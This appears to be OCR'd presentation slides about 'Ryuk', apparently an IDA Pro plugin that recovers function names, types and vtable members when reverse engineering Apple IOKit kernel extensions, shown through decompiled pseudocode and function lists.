
```
vtable_IOSurfaceRootUserClient struc ; (sizeof=0x968,
__ZN23IOSurfaceRootUserClientD1Ev dq ?  ; XREF: IOSurf
__ZN23IOSurfaceRootUserClientD0Ev dq ?  ; XREF: IOSurf
__ZNK8OSObject7releaseEi dq ?           ; 0xfbd0L
__ZNK8OSObject14getRetainCountEv dq ?   ; 0xfbc0L
__ZNK8OSObject6retainEv dq ?            ; 0xfbc8L
__ZNK8OSObject7releaseEv dq ?           ; 0xfbd8L
__ZNK8OSObject9serializeEP11OSSerialize dq ? ; 0xfbe0L
__ZNK23IOSurfaceRootUserClient12getMetaClassEv dq ? ;
__ZNK15OSMetaClassBase9isEqualToEPKS_ dq ? ; 0xfba0L
__ZNK8OSObject12taggedRetainEPKv dq ?   ; 0xfba8L
__ZNK8OSObject13taggedReleaseEPKv dq ?  ; 0xfbb0L
__ZNK8OSObject13taggedReleaseEPKvi dq ? ; 0xfbb8L
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase3Ev dq
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase4Ev dq
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase5Ev dq
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase6Ev dq
__ZN15OSMetaClassBase25_RESERVEDOSMetaClassBase7Ev dq
__ZN12IOUserClient4initEv dq ?          ; 0xf2c8L
__ZN23IOSurfaceRootUserClient4freeEv dq ? ; 0x8180L
```

Ryuk: Effects

- Recover function names




```
sub_FFFFFFF00616803C    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168084    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061681C8    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168298    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061682DC    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168404    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168414    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168480    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061684EC    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168558    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061685C4    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168644    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061686F4    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF006168734    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF00616877C    com.apple.iokit.IOTimeSyncFamily:__text
sub_FFFFFFF0061687B4    com.apple.iokit.IOTimeSyncFamily:__text
```




```
IOTimeSyncFilteredService::MetaClass::MetaClass(void)
OSMetaClass::~OSMetaClass()
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
j_IOService::~IOService()
IOTimeSyncFilteredService::~IOTimeSyncFilteredSe...
IOTimeSyncFilteredService::~IOTimeSyncFilteredServic...
IOTimeSyncFilteredService::getMetaClass(void)
IOTimeSyncFilteredService::MetaClass::MetaClass(void)
IOTimeSyncFilteredService::MetaClass::alloc(void)
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
IOTimeSyncFilteredService::IOTimeSyncFilteredService...
IOTimeSyncFilteredService::init(OSDictionary *)
IOTimeSyncFilteredService::free(void)
IOTimeSyncFilteredService::start(IOTimeSyncFilter...
IOTimeSyncFilteredService::stop(IOTimeSyncFilter...
```

Ryuk: Effects

- Recover function names, resolve variable and argument types, function pointer and member variable recognition




```
__int64 __fastcall sub_FFFFFFF006542814(_QWORD *a1, __int64 a2)
{
  __int64 v2; // x19
  _QWORD *v3; // x20
  __int64 result; // x0
  __int64 v5; // x21
  __int64 v6; // x8

  v2 = a2;
  v3 = a1;
  result = sub_FFFFFFF006544D0C(a2, qword_FFFFFFF006EED5E0);
  v3[27] = result;
  if ( result )
  {
    (*(void (**)(void))(*(_QWORD *)result + 32LL))();
    result = (*(__int64 (__fastcall **)(_QWORD *, __int64))(qword_FFFFFFF006EEC290 + 696))(v3, v2);
    if ( (_DWORD)result )
    {
      v5 = (*(__int64 (__fastcall **)(_QWORD *))(*v3 + 880LL))(v3);
      if ( v5
        && (v6 = sub_FFFFFFF00653ED58(v3), (v3[28] = v6) != 0LL)
        && !(*(unsigned int (__fastcall **)(__int64, __int64))(*(_QWORD *)v5 + 152LL))(v5, v6) )
      {
        result = 1LL;
      }
      else
      {
        (*(void (__fastcall **)(_QWORD *, __int64))(*v3 + 688LL))(v3, v2);
        result = 0LL;
      }
    }
  }
  return result;
}
```



```
void __cdecl IOAVControllerUserClient::start(IOAVControllerUserClient *this, IOAVController *provider)
{
  const void *v2; // x2
  IOAVControllerUserClient *v3; // x20
  IOAVController *v4; // x0
  unsigned __int64 v5; // x1
  IOWorkLoop *v6; // x21
  IOEventSource *v7; // x8

  v3 = this;
  v4 = (IOAVController *)OSMetaClassBase::safeMetaCast((OSMetaClassBase *)provider, off_FFFFFFF006EED5E0, v2);
  v3->member27 = (__int64)v4;
  if ( v4 )
  {
    v4->vtable->__ZNK8OSObject6retainEv((OSObject *)v4);
    if ( IOUserClient_vtableRef32->vtable.__ZN9IOService5startEPS_((IOService *)v3) )
    {
      v6 = v3->vtable->__ZNK9IOService11getWorkLoopEv((IOService *)v3);
      if ( !v6
        || (v7 = (IOEventSource *)sub_FFFFFFF00653ED58((OSObject *)v3, v5), (v3->member28 = (__int64)v7) == 0)
        || (unsigned int)v6->vtable->__ZN10IOWorkLoop14addEventSourceEP13IOEventSource(v6, v7) )
      {
        v3->vtable->__ZN24IOAVControllerUserClient4stopEPS_(v3);
      }
    }
  }
}
```

Ryuk: Effects


- UI support




```
__int64 __cdecl IOSurfaceRoot::newUserClient(IOSurfaceRoot *this, task *a2, void *a3, unsigned
{
  IOUserClient **v5; // r15@1
  task *v6; // rbx@1
  __int64 v7; // rsi@2
  IOSurface *v8; // r13@2
  signed int ret; // er14@2
  IOSurfaceSendRight *v10; // rax@3
  IOSurfaceSendRight *v11; // rbx@3
  IOSurfaceRootUserClient *v12; // rax@6
  IOSurfaceRootUserClient *v13; // r13@6

  v5 = a5;
  v6 = a2;
  *a5 = 0LL;
  if ( type )
  {
    v7 = type;
    v8 = (IOSurface *)this->vtable->__ZN13IOSurfaceRoot13lookupSurfaceEjP4task(this, type, v6);
    ret = -536870199;
```

Ryuk: Effects

- UI support



```
__int64 __cdecl IOSurfaceRoot::lookupSurface(IOSurfaceRoot *this, unsigned int a2, task *a3)
{
  task *v3; // r15@1
  IOSurfaceRootUserClient *v4; // rax@1
  IOSurfaceRootUserClient *v5; // r14@1
  __int64 v6; // rax@3
  __int64 v7; // r15@3

  v3 = a3;
  v4 = IOSurfaceRoot::userClientForTask(this, a3);
  v5 = v4;
  if ( v4 )
    IOLockLock(v4->mLock);
  IORecursiveLockLock(this->mRecursiveLock1);
  LODWORD(v6) = ((int (__fastcall *)(_QWORD, _QWORD, _QWORD, _QWORD))this->vtable->__ZN13IOSurf
                this,
                a2,
                v3,
                v5);
  v7 = v6;
  if ( v6 )
    (*(void (__fastcall **)(__int64))(*(_QWORD *)v6 + 32LL))(v6);
  IORecursiveLockUnlock(this->mRecursiveLock1);
  if ( v5 )
  {
    IOLockUnlock(v5->mLock);
    ((void (__fastcall *)(IOSurfaceRootUserClient *))v5->vtable->__ZNK8OSObject7releaseEv)(v5);
  }
  return v7;
}
```



Functions window
Function name
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient__sMetl
IOMobileFramebufferUserClient::stop(I
IOMobileFramebufferUserClient::client
sub_FFFFFFF00654B810
IOMobileFramebufferUserClient__swap
sub_FFFFFFF00654B87C
IDA Vie...
Pseudocod...
Structu...
Names win...
Strings win...
Program Segmentat...
En...
